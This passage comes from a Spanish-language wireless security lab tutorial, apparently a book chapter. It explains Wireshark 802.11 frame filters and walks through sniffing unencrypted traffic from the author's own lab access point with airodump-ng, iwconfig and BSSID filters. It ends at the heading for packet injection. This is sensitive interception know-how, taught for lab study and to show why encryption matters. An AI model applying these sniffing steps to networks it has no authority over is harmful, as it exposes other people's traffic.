
3. Para ver las tramas de datos, modifique la expresión de filtro para **wlan.fc.type == 2**:




4. Para seleccionar además un subtipo adicional utilice el filtro **wlan.fc.subtype**. Por ejemplo, para ver todos los Beacon frames de todos los marcos de gestión utilice el siguiente filtro **(wlan. fc.type == 0) && (wlan.fc.subtype == 8)**.



5. Si lo prefiere, puede hacer clic en cualquiera de los campos de la cabecera de la ventana del medio y luego seleccionar la opción **Apply as Filter | Selected** para agregarlo como un filtro:



6. Esto añadirá automáticamente la expresión correcta de filtro para el campo de **filtro** como se muestra:




17.3. SNIFFING DE PAQUETES DE DATOS DE LA RED

En este ejercicio, vamos a aprender a esnifar los paquetes de datos para una red inalámbrica determinada. En aras de la simplicidad, vamos a ver los paquetes sin ningún tipo de cifrado.


1. Encienda el punto de acceso que había nombrado como Wireless Lab configurado para utilizar sin cifrado.

2. En primer lugar, tendrá que encontrar el canal en el que el punto de acceso inalámbrico del laboratorio se está ejecutando. Para ello, abra un terminal y ejecute airodump-ng -- bssid 00:21:91: D2: 8E: 25 mon0, donde 00:21:91: D2: 8E: 25 es la dirección MAC de nuestro punto de acceso. Vamos a la ejecución del programa y en breve puede ver su punto de acceso que aparece en la pantalla junto con el canal que se está ejecutando:




3. Podemos ver en la captura de pantalla anterior que nuestro punto de acceso wi-fi de laboratorio se encuentra en el canal 11. Tenga en cuenta que esto puede ser diferente en su punto de acceso.


4. Con el fin de rastrear los paquetes de datos que van y vienen desde este punto de acceso, es necesario bloquear nuestra tarjeta inalámbrica en el mismo canal que es el canal 11. Para ello ejecute el comando *iwconfig mon0 channel 11* y luego ejecute *iwconfig mon0* para verificar la misma. Usted debe ver el valor de frecuencia: 2.462 GHz en la salida. Esto corresponde a Canal 11:



5. Ahora inicia Wireshark y empezará a capturar en la interfaz mon0. Después que Wireshark ha comenzado a capturar los paquetes, aplica un filtro para el bssid de nuestro punto de acceso, como se muestra usando **wlan.bssid == 00:21:91:D2:8E:25** en el área de filtro usando la dirección MAC apropiada para el punto de acceso:



6. Para ver los paquetes de datos para nuestro punto de acceso, añada lo siguiente al filtro **(wlan.bssid == 00:21:91:d2:8e:25) && (wlan.fc.type_subtype == 0x20)**. Abra su navegador en la computadora portátil del cliente y escriba la dirección URL de la interfaz de gestión del punto de acceso. En mi caso, como hemos visto en el capítulo 1, es http://192.168.0.1. Esto va a generar paquetes de datos que Wireshark podrá capturar.




7. Como puede ver, la detección de paquetes nos permite analizar los paquetes de datos sin encriptar muy fácilmente. Esta es la razón por la cual tenemos que utilizar la encriptación inalámbrica.

17.3.1. Inyección de paquetes

